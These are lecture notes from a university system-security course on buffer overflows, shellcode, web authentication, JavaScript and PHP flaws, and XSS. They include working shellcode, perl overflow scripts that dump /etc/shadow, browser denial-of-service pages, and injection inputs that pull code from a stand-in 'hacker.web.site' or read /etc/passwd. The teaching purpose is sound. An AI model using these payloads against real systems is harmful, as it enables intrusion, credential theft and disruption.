  - Some compiler tools offer warnings on the use of unsafe constructs such as gets (), strcpy () and the like.
  - Some compilers (such as ``StackGuard'', a modification of the standard GNU C compiler gcc.) actually change the compiled code from unsafe to safe automatically; possibly by adding a canary value.
    - This is something you could do yourself anyway.
- You can use a **canary or guard value** just before the return address, and check that it hasn't changed.
  - The canary value shouldn't be predictable, or the attacker just writes it again. ☺

Normal (safe) stack configuration:

Buffer	Other local variables	Canary (random)	Return address	Other data



Buffer overflow attack attempt:

Buffer	Overflow data	Corrupt return address	Attack code

Figure 16 in Goodrich & Tamassia's book

- Perform extensive code reviews of string functionality and indexes utilized within your application.
- Use something like the `<strsafe.h>` library of Visual C++.
  - This library has buffer overrun safe functions that will help with the detection of buffer overflows.
- Stack (and/or heap) randomisation may be available!
  - We will see later that this is used in some Windows OS's.

For the end user …

- **Remove the vulnerable software**:
  - This is a simple way of protecting against being attacked through that software.
  - The software may well be installed by default and not-used.
    - For security and space/efficiency reasons it may as well be removed.
  - Any services or ports which are unnecessarily in operation should be closed.
- From the point of view of security it is better to know exactly what is installed and what it is for. That is, have a “default not install” policy.

- **Run Software at the Least Privilege Required:**
  - This is another general rule: the *principle of least privilege*.
  - Applying this we limit the access an attacker can have, even if they identify a way of launching a buffer overflow attack, or some other attack.
- **Apply vendor patches**:
  - Usually the announcement of a buffer overrun vulnerability will be fairly closely followed by the vendor releasing a patch or updating the software to a new version.
  - In either case, the vendor usually adds the proper error checking into the program. By far, this is the best way to defend against a buffer overrun.

- **Filter Specific Traffic at the Firewall**:
  - Many companies are concerned about external attackers breaching their companies security via the Internet and compromising a machine using a buffer overrun attack.
  - An easy preventative mechanism is to block the traffic of the vulnerable software at the firewall.
  - If a company does not have internal firewalls, this does not prevent an insider from launching a buffer overrun attack against a specific system.

- **Test Key Applications:**
  - A good way to defend against buffer overflow attacks is to be proactive and test software.
  - Since it might be time consuming, test the critical software first.
    - Type 200 characters for a username.
    - What happens?
  - Buffer overflow problems may be around for a long time before anyone, with good or bad motivation, tests it against buffer overflow problems.
    - We expect buffer overflows to result from exceptional behaviour, not normal behaviour.

Fuzzing

- One way of testing for the response to exceptional behaviour is to use fuzzing.
- This uses randomly generated data, maybe within some bounds, as input.
  - Inevitably most of the input is not going to be consistent with the expected input, and it allows us to identify some problems.
  - Problems like buffer overflows which can occur with a wide range of inputs are likely to be found, problems that only occur when we have a rare combination of inputs, for example are unlikely to be detected.

2:wraith.cs.uow.edu.au - default - SSH Secure Shell

File Edit View Window Help

Quick Connect Profiles

```
$ strings a.out
$ strings 4a_StackOverrun.exe
!This program cannot be run in DOS mode.
.text
`.data
.idata
My stack looks like:
Now the stack looks like:
Argh! I've been hacked!
Address of X = %p
Address of Y = %p
Please supply a string as an argument!
ExitProcess
SetUnhandledExceptionFilter
__getmainargs
__p__environ
__set_app_type
_cexit
_fileno
_fmode
_fpreset
_iob
_setmode
atexit
printf
signal
strcpy
KERNEL32.dll
msvcrt.dll
$
```

We could use something like “strings” from S2a as a simple check of whether unsafe functions are being used.

Connected to wraith.cs.uow.edu.au SSH2 - aes128-cbc - hmac-md5 89x30

So …

- … obviously every programmer working on major projects now knows about buffer overflow problems and avoids them.
- Yeah, right!
- Actually avoiding them isn't as easy as it looks.
- https://www.kb.cert.org/vuls/html/search
- Across many different operating systems and deployment environments.
- Even experts make mistakes sometimes.
- When cryptographic algorithms are published and released for testing a reference implementation is often made available too.
  - The reference implementation for MD6, a hash function, was found, in December 2008, to contain a buffer overflow.

Shellcode

- Remember I said earlier about inserting your own code into the buffer.
  - This is called shellcoding.
- To do shellcoding properly from scratch requires knowledge of assembly code.
  - We are just going to look at an example taken from Chapter 10 of Stallings and Brown (Chapter 11 of the 1st edition).

The C we want to see ☺

```
int main(int argc, char*argv[])
{
  char *sh;
  char *args[2];

  sh = “/bin/sh”
  args[0] = sh;
  args[1] = NULL;
  execve (sh, args, NULL);
}
```

5a_Shell.cpp

This will open a shell.

Why “just open a shell”?

- Remember the setuid issue! (?)
- If the program which this buffer overload attack is launched against is owned by root and is a setuid program, then the shell will run with root permissions.
- This means that when we attack we also include instructions to, for example, view `/etc/shadow`, and we will be able to.
  - So the input for the buffer overflowing is submitted and instructions to run in the shell.

The x86 assembly code

5a_x86code.txt

```
        nop
        nop                     // end of nop sled
        jmp  find               // jump to end of code
cont:   pop  %esi               // pop address of sh off stack into %esi
        xor   %eax, %eax        // zero contents of EAX
        mov  %al, 0x7(%esi)     // copy zero byte to end of string sh (%esi)
        lea  (%esi), %ebx       // load address of sh (%esi) into %ebx
        mov  %ebx,0x8(%esi)     // save address of sh in args[0] (%esi+8)
        mov  %eax,0xc(%esi)     // copy zero to args[1] (esi+c)
        mov  $0xb,%al           // copy execve syscall number (11) to %al
        mov  %esi,%ebx          // copy address of sh (%esi) into %ebx
        lea  0x8(%esi),%ecx     // copy address of args (%esi+8) to %ecx
        lea  0xc(%esi),%edx     // copy address of args[1] (%esi+c) to %edx
        int  $0x80              // software interrupt to execute syscall
find:   call cont               // call cont which saves next address on stack
sh:     .string "/bin/sh "      // string constant
args:   .long 0                 // space used for args array
        .long 0                 // args[1] and also NULL for env array
```

- %eax, %ebx, %ecx, %edx, %esi, %al are all x86 registers with various roles.

Compiled x86 machine code

90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 72 68 20 20 20 20 20 20

This is what we insert!

This isn’t exactly obvious ☺

Different platforms need different assembler code.

An example of a heap overflow

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];              /* vulnerable input buffer */
    void (*process)(char *); /* pointer to function to process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk_t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

(a) Vulnerable heap overflow C code

Stallings & Brown, 2nd edition, Fig 10.11a

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f73682020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
...
```

The address is 0x080497b8

(b) Example heap overflow attack

Stallings & Brown, 2nd edition, Fig 10.11b

An example of a global data overflow

```
/* global static data - will be targeted for attack */
struct chunk {
    char inp[64];          /* input buffer */
    void (*process)(char *); /* pointer to function to process it */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

(a) Vulnerable global data overflow C code

Stallings & Brown, 2nd edition, Fig 10.12a

```
$ cat attack3
#!/bin/sh
# implement global data overflow attack against program buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f736820202020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
....
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
....
```

The address is 0x08049740

(b) Example global data overflow attack

Stallings & Brown, 2nd edition, Fig 10.12b

CSCI262/CSCI862 System Security

Spring-2021 (**S5b**)

Security of mobile code

Outline

- Security of mobile code.
  - Hidden fields.
  - Cookies.
- JavaScript.
- PHP.
- Cross-site scripting (XSS).

Mobile device security …

- We are primarily talking about the code being mobile, not the platform, but it's useful to note some concerns regarding the security of mobile devices.
- A PC World report by Michael Cooney on a report by the U.S. Government Accountability Office:
  http://www.pcworld.com/article/2010278/10-common-mobile-security-problems-to-attack.html

Lists 10 common security problems with mobile devices:

- Passwords often not enabled.
- Two-factor authentication not always used for sensitive transactions.
- Wireless transmissions not always encrypted.
- Devices may contain malware → Apps contain malware.
- Possibly out-of-date operating systems.
- Possibly out-of-date software.
- Often lack firewalls to limit internet connections.
- Unauthorized modifications to devices → jailbreaking.
- Danger in connecting to unsecure WiFi networks.

- The article goes on to discuss GOA recommendations …

Mobile device software security problems …

- Many of the top security flaws associated with applications directly relate to specific flaws in the code which should have been avoided during the design process:
- Invalidated input.
  - There are some examples of this in these notes.
- Cross-site scripting.
  - We will look at this a little later.
- Buffer overflow:
  - We have already looked at this.
- Injection flaws.
  - We will look at this in the context of SQL later.
- Improper error handling.
  - Ping of death, and other things…
- Some of these are specific to mobile applications, others are associated with many domains.


What is mobile code?

- Code that is able to be deployed and run on a wider range of platforms or devices than simply one.
  - Browser content is usually mobile.
- For example, scripting languages tend to be portable.

HTTP : Basic access authentication

- The initial authentication for HTTP/1.0 was defined in RFC1945, released in 1996.
  - There was a simple mechanism in which a client sends their user-id and password in an unencrypted form.
  - The use was justified on the assumption that the communication channel would be protected anyway, by SSL/TLS for example.
- The standard base64 example used for client:password, “Aladdin:open sesame” is

Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==



Taken from https://developer.mozilla.org/en-US/docs/Web/HTTP/Authentication

- Two concerns are: The unprotected channel and the possibility of replays, but these aren’t the only problems.
- Developers may embed username + password, from the user, as hidden fields.
- Hidden fields are a mechanism used to record previous interactions, allowing Internet communication to be simplified.
  - These fields are sent by a web server, to the web browser, but aren’t displayed to the user.
  - They sit in browser memory and when the forms go back to the web server the updated hidden field content is sent back too.

- So hidden fields can be used, for example, to implement a shopping cart to record the previously selected items...

```
<INPUT TYPE="hidden" NAME="items" VALUE=“4">
<INPUT TYPE="hidden" NAME="item1" VALUE="Book of One:$10.00">
<INPUT TYPE="hidden" NAME="item2" VALUE=“Two Tigers:$15.00">
<INPUT TYPE="hidden" NAME="item3" VALUE=“The Three Little Pigs:$7.50">
<INPUT TYPE="hidden" NAME="item4" VALUE=“Four Friendly Frogs:$30.00“>
```

- ... Or passwords.

```
<INPUT TYPE="hidden" NAME="username" VALUE="smith">
<INPUT TYPE="hidden" NAME="password" VALUE="mypasswd">
```

- Rather than embedding this information in hidden fields, we could place it directly in the URL.
- These URLs will then be interpreted as if they were forms that were posted using the HTTP GET protocol.
  - The GET protocol is used to request information.
- For example, this URL embeds a username and password:

http://www.login.au/cgi-bin/password_tester?username=smith&password=mypasswd

What’s wrong with hidden fields?

- If a person accesses HTML pages on the same computer as another, they may see the same pages; thus effectively observing the username, password, or shopping basket.
- Complete URL statements are generally recorded in the log of the web server.
  - If the username and password are embedded then this information may be seen there, …
  - … and that information may also be passed in a referral statement to another website.
- There isn’t a built-in integrity check mechanism on the use of hidden fields.
  - Attackers may modify, and/or reuse captured HTML forms.

Get vs Post

- In Get, the data is visible in the URL, in Post it isn’t.
- You should never use Get when you are sending sensitive information, such as passwords.

HTTP digest access authentication

- This was designed as a replacement for the basic access authentication.
- The process is still a challenge-response mechanism, but the challenge includes a nonce to make the authentication session specific.
  - We have seen nonces before, in one of the puzzle protocols.
  - A nonce is something that is used once.

- The "response" value is calculated in three steps, as follows.
  - The MD5 hash of the combined username, authentication realm and password is calculated.
    - The result is referred to as HA1.
  - The MD5 hash of the combined method and digest URI is calculated, e.g. of "GET" and "/dir/index.html".
    - The result is referred to as HA2.
  - The MD5 hash of the combined HA1 result, server nonce (nonce), request counter (nc), client nonce (cnonce), quality of protection code (qop) and HA2 result is calculated.
    - The result is the "response" value provided by the client.

The sample challenge (from RFC2617)…

WWW-Authenticate:
Digest realm="testrealm@host.com",
qop="auth,auth-int",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",

And the response … password: Circle of Life

Digest username="Mufasa",
realm="testrealm@host.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
uri="/dir/index.html", qop=auth, nc=00000001,
cnonce="0a4f113b",
response="6629fae49393a05397450978507c4ef1"

```
HA1 = MD5( "Mufasa:testrealm@host.com:Circle Of Life" )
    = 939e7578ed9e3c518a452acee763bce9

HA2 = MD5( "GET:/dir/index.html" )
    = 39aff3a2bab6126f332b942af96d3366

Response = MD5( "939e7578ed9e3c518a452acee763bce9:\
                 dcd98b7102dd2f0e8b11d0f600bfb0c093:\
                 00000001:0a4f113b:auth:\
                 39aff3a2bab6126f332b942af96d3366" )
         = 6629fae49393a05397450978507c4ef1
```

So what …

- Well, now we have the password protected by the one-way transformation that MD5 provides.
- This is not designed to replace strong authentication mechanisms, public key cryptography and so on.
  - It’s just to replace the basic access authentication which it does quite well.
  - More on strong, cryptographic authentication in CSCI361 and CSCI368, particularly the latter.

RFC 7486: HTTP Origin-Bound Authentication (March 2015)

Abstract:
HTTP Origin-Bound Authentication (HOBA) is a digital-signature-based design for an HTTP authentication method. The design can also be used in JavaScript-based authentication embedded in HTML. HOBA is an alternative to HTTP authentication schemes that require passwords and therefore avoids all problems related to passwords, such as leakage of server-side password databases.

Cookies

- Cookies are another mechanism for tracking user information, possibly including authentication information but also such details as browsing habits.
- Cookies are records of the client-server state, usually domain specific, that are stored on the client side.
- They can be configured to last for different lengths, so can last beyond single transactions to manage long term relationships between a client and server.

- Cookies have some of the same problems as hidden fields or compound URLs.
- And some new additional problems, including:

  - Users may make long-term copies of cookies that are supposed to remain ephemeral, or short-lived, and not ever be copied onto a hard drive.
  - Cookies, if obtained by attackers, leak information about the habits of the user.
  - Cookie poisoning can be used, by a client, to change the cookie content to their advantage, for example increase their membership bonus points.
  - Some users are suspicious of cookies and simply turn off the feature. This isn't necessarily a problem, it just means they aren't mandatory so cannot be relied on to enforce certain policies.
  - Cross-site scripting and related attacks, which we will see later.

So what can we do?

- The problems with hidden fields, compound URLs, and cookies can be addressed using cryptography:
  - It can provide confidentiality.
    - Specifically it can prevent (any) users from understanding the information stored on their computer.
  - It can provide integrity.
    - Specifically web server applications can detect unauthorized or accidental changes to the information in those fields.
- For example, for username and password authentication, we could have …

```
<INPUT TYPE="hidden" NAME="auth"
VALUE="p6e6J6FwQOk0tqLFTFYq5EXR03GQ1wYWG0ZsVnk09yv7I
tIHG17ymls4UM%2F1bwHygRhp7ECawzUm
%0AKl3Q%2BKRYhlmGILFtbde8%0A:">
```

JavaScript Security Flaws

- JavaScript has a history of “atrocious security holes”.
- Before looking at a few of the historical problems note that JavaScript is downloaded and runs on *your browser*.
  - It potentially has access to any information that your browser has.
  - The general idea of downloading and running something is something requiring concern, as we will see when we look at malware later.

JavaScript Denial-of-Service Attacks

- JavaScript can been used to mount effective denial-of-service attacks against the users of web browsers.
  - Mostly they result in crashing the browser computer.
- JavaScript is particularly vulnerable due to the amount of control active content generally has over a computer's web browser.
  - Opening windows, running rubbish in them etc. ☺
- These attacks can be resident on web pages or they can be sent to users with JavaScript-enabled mail readers in email.

An example

5b_JavaScript.html

```
<html>
<head><title>Denial-of-service Demonstration</title>
</head>
<body>
<script>
while(1){
    alert("This is a JavaScript alert.");
}
</script>
</body>
```

- This just goes around and around producing the alert.
  - If you push Okay or cancel you get another one ☺
  - Kill the (whole) browser process using the task manager ☹

- If you don’t know to use Ctrl-Alt-Delete to get the task manager then you will probably just restart the computer.
  - A very successful denial of service. ☹
- On some platforms this was even worse.
- Most browsers will have JavaScript disabled by default.
- And even when they didn’t, most of the time Windows and Mac OS gave one alert at a time.
  - Unix Netscape pre 6.1 produced lots (hundreds/thousands) of alert windows!
    - Excellent!

Window System Attacks

- JavaScript has the ability to register a JavaScript function that will be executed when the current JavaScript page is unloaded.
  - Some malicious or irritating sites on the Internet use this feature to bring up new windows when you attempt to close an existing window.
- An exploit against browsers:
  - An HTML file with an embedded JavaScript attack that causes two new windows to be opened every time you attempt to close the window on which the HTML page resides.

5b_OnUnload.html

```
<html>
<script language="JavaScript">
  function again(  ) {
   var n1 = Math.floor(Math.random(  )*1000000);
   var n2 = Math.floor(Math.random(  )*1000000);
   window.open('5b_OnUnload.html', n1, 'width=300,height=200');
   window.open('5b_OnUnload.html', n2, 'width=300,height=200');
                    }
</script>
<head>
<title>JavaScript onUnload Demonstration</title>
</head>
<body  onUnload="again(  )">
<center><h1>Thanks to Digicrime!</h1>
<hr>
Your only option now is to turn off your computer.

<a href="javascript:again(  )">attack</a>

<hr>
</center>
</html>
```

You often have to be careful with self-referential components.

CPU and Stack Attacks

- Early versions of Internet Explorer and Netscape Navigator were both susceptible to CPU and stack-space attacks written in JavaScript.
  - These vulnerabilities have now largely been repaired, or pushed under a rug, but you can “force them to happen”.
- When the page on the next slide is loaded into either browser, the browser becomes unresponsive, at least if you allow active content.
  - The effect is browser independent but it’s basically burning resources.
  - Most modern browsers will likely allow you to stop after a bit of time, and if you have multi-core this particular version might not be a big deal.

5b_Fibonacci.html

```
<html>
<head><title>Fibonacci Test Page</title>
</head>
<body>
<h1>The Fibonacci Series</h1>
<script>
function fibonacci(n)
{
   if(n>1) return fibonacci(n-1)+fibonacci(n-2);
   if(n==1) return 1;
   if(n==0) return 0;
}
for(i=0;i<100000;i++){
   document.write("Fibonacci number "+i+" is
                        "+fibonacci(i)+"<br>");
}

</script>
</body>
</html>
```

JavaScript Spoofing Attacks

- People are constantly making security-related decisions.
  - People use contextual information provided by their computer to determine what is appropriate. For example, when a user sees a login screen on a computer they are comfortable typing their username and password.
  - At the same time, most users know to avoid typing their username and password into a chat room.
- Java and JavaScript can be used to confuse the user, as can other programs. This can result in a user's making a mistake and providing security-related information to the wrong party.
  - How? Simply change the context.

Spoofing browser status with JavaScript

- JavaScript has several tools that can be used to spoof user context. These include the following:
  - JavaScript can display boxes containing arbitrary text.
  - JavaScript can change the content of the browser's status line.
    - For example, the status line of the browser normally displays the URL that will be accessed if the user clicks on a link.
    - But using JavaScript, you can make a user believe that one URL actually points someplace else.
  - On some browsers, JavaScript can be used to hide the browser's "Goto:" field and replace it with a constructed field built from a frame.

PHP

- PHP is a server-side scripting language for building web pages, and as such can be used in HTML.
  - Originally called Personal Home Page, and then PHP3, PHP now stands for PHP: Hypertext Preprocessor. It’s a recursive acronym.
- PHP can be run as either a Common Gateway Interface (CGI), generally between an application and a web server, or as an integrated Web server module.
- PHP is particularly handy for managing the presentation of dynamic database information.

- It is easy to use and very fast.
  - Even though PHP scripts are interpreted at runtime, the interpreter is built into the web server.
  - As a result, PHP pages can run significantly faster (more than 10 times faster is not uncommon) than the equivalent Perl/CGI web pages.
- Unlike CGI scripts, PHP pages do not need to be made "executable" or placed in special directories to run: if PHP is enabled in the web server, all you need to do is to give an HTML file a *.php* or *.php3* extension and the PHP system will automatically run.

- See 5b_EUROSEC-PHP-Secure.pdf for some information on PHP security.
- Also http://www.phpsecure.info/v2/.php

A simple PHP script

```
Here is a simple PHP script:
<html>
<head>
<title>PHP Test</title>
</head>
<body>
<?php
   echo "Hello World!<p>";
?>
</body>
</html>
```

PHP Variables

- PHP variables look and act a lot like Perl variables.
  - That is, variables begin with dollar signs and are untyped, so you don't distinguish between an integer or char holder etc.

```
<html><head><title>
Test</title></head>
<body>
<?php
   for($i=0;$i<5;$i++){
     echo "This is line $i<br>";
   }
?>
</body></html>
```

→

```
<html><head><title>
Test</title></head>
<body>
This is line 0<br>
This is line 1<br>
This is line 2<br>
This is line 3<br>
This is line 4<br>
</body></html>
```

Problems with PHP

1. Opening or including files, which in PHP can encompass URL's too, **based on user input** without thoroughly checking them is dangerous.
   - What if you were instructed with `script.php?page=/etc/passwd`
   - What if you were instructed with `script.php?page=http://nasty.com/bad.php`

   Allowable pages (files or locations) can be specified.

2. PHP registers all kinds of external variables in the global namespace.
   - For example, **$HOSTNAME** and **$PATH** are such pieces of information.
   - There is really no way to ensure that those external variables contain authentic data that can be trusted.
   - Injection attacks are possible.

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
…
```

(a) Vulnerable PHP code

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

(b) HTTP exploit request

Figure 11.4 **PHP Code Injection Example**

3. Deliberately invalid user input could also be fed into the execution of external programs.
   - This includes calls to `system()`, `exec()`, `popen()`, etc.
   - A call like **`system($userinput)`** is insecure because it allows the user to execute arbitrary commands on the host.
   - A call like **`exec(''someprog'', $userargs)`** is also insecure because the user can supply characters that have special meaning to the shell.
     - A semicolon in the arguments, for instance, will signify the end of the first command and the beginning of another.

```
function Send($sendmail = "/usr/sbin/sendmail") {
  if ($this->from == "") {
   $fp = popen ($sendmail."-i".$this->to, "w");
  }
  else {
   $fp = popen ($sendmail."-i -f".
          $this->from." ".$this->to, "w");
  }
 }
```

The variables $this->from and $this->to are taken from two form fields, which the user is supposed to enter e-mail addresses into. The user can trick the script into doing all sorts of bad things with input similar to this:

badguy@evil_host.com < /etc/passwd

The `php3_safe_mode`

- PHP safe mode can be used to disable certain functions in the PHP interpreter based on where the particular PHP script resides.
- Safe mode is particularly useful for Internet Service Providers, where different individuals or organizations are using a shared resource.
- It doesn’t operate at the level of the operating system though, so there are many potential problems with interacting components, including injection attacks and cross-site scripting.

PHP configuration flags that control safe mode		
Configuration value	**Default**	**Effect**
safe_mode	Off	Turns safe mode on or off.
open_basedir		If this value is set, then all file operations (e.g., *fopen*, *fread*, *fclose*, etc.), must take place underneath this directory. Setting *open_basedir* can be used as an alternative to safe mode or in conjunction with it.
safe_mode_exec_dir		PHP will only run executables that are contained within thisdirectory.
safe_mode_allowed_env_vars	PHP_	Users can only modify environment variables that begin with PHP_.
safe_mode_protected_env_vars	LD_LIBRARY_PATH	Users cannot modify these variables at all.
disable_functions		Allows individual functions to be disabled.

XSS: An introduction

- Another problem that occurs in the context and browsers and PHP is cross-site scripting.
  - Cross site scripting is generally abbreviated to XSS, CSS being cascading style sheets.
- XSS exploits vulnerabilities in using dynamic web content.
  - In particular it involves the use of those vulnerabilities to gather data from a user that shouldn't be gathered.
- The Virtual Forge website, http://www.virtualforge.de/, has some illustrative movies:

https://www.youtube.com/watch?v=cbmBDiR6WaY

http://www.virtualforge.de/vmovie/xss_lesson_1/xss_selling_platform_v1.0.html

http://www.slideshare.net/Virtual_Forge/xss-cross-site-scripting-explained

http://www.virtualforge.de/vmovie/xss_lesson_2/xss_selling_platform_v2.0.html

Why is XSS significant?

- Potentially vulnerable sites are easy for malicious persons to detect, and such vulnerabilities widespread.
- Attacks are easy to launch.
- Fixing, pro-active and retrospective, is poor.
- For lots of detail see:

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

- From **http://blog.spiderlabs.com/2013/08/the-web-is-vulnerable-xss-on-the-battlefront-part-1.html** and based on the OWASP Top 10 Web Applications Risk Project. **https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS)**

A3 Cross-Site Scripting (XSS)

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	**Exploitability AVERAGE**	**Prevalence VERY WIDESPREAD**	**Detectability EASY**	**Impact MODERATE**	**Application / Business Specific**
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS. Detection of most XSS flaws is fairly easy via testing or code analysis.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

XSS can…

- Basically do anything that you as a user could do to your own system, in terms of providing instructions which are going to run on your machine:
  - Transfer, delete or modify files.
  - Install Trojan horses or spyware.
- Or affect web based activities:
  - Website redirection (this happened during Obama's campaign against Clinton during the US primaries for the Democratic candidate).
  - Information modification.
- Or some mix:
  - Cookie capturing for subsequent impersonation of a user, effectively allowing an account to be completely captured.

Recognising an XSS vulnerability

- If active content is allowed to be embedded within fields the users can enter there is the potential for an XSS vulnerability.
  - JavaScript, VBScript, ActiveX …
  - There are some examples in 5b_EUROSEC-PHP-Secure.pdf …
- From the point of view of the attacker it is easy enough to check this by simply submitting someone with some innocuous statements containing some active content.
  - As we saw in the video.

Stored, persistent or type-2 XSS

- This is the type illustrated in the first XSS movie.
- Posting of HTML formatted content from one user is given to others.
  - Persistent because it stays on the site.
- From **http://en.wikipedia.org/wiki/Cross-site_scripting**
  - Mallory posts a message with malicious payload to a social network.
  - When Bob reads the message, Mallory's XSS steals Bob's cookie.
  - Mallory can now hijack Bob's session and impersonate Bob.

Reflected, non-persistent or type-1 XSS

- This involves an attacker including a script in a query to a site that is used, without appropriate sanitisation, by server-side scripts to generate results for the user.
  - This is somewhat subtle.
  - The problem lies in that if the server trusts a query to run in the context of a user it may run requests the user didn’t realise they were making.
- The example from Wikipedia describes a scenario where a link can carry an action.

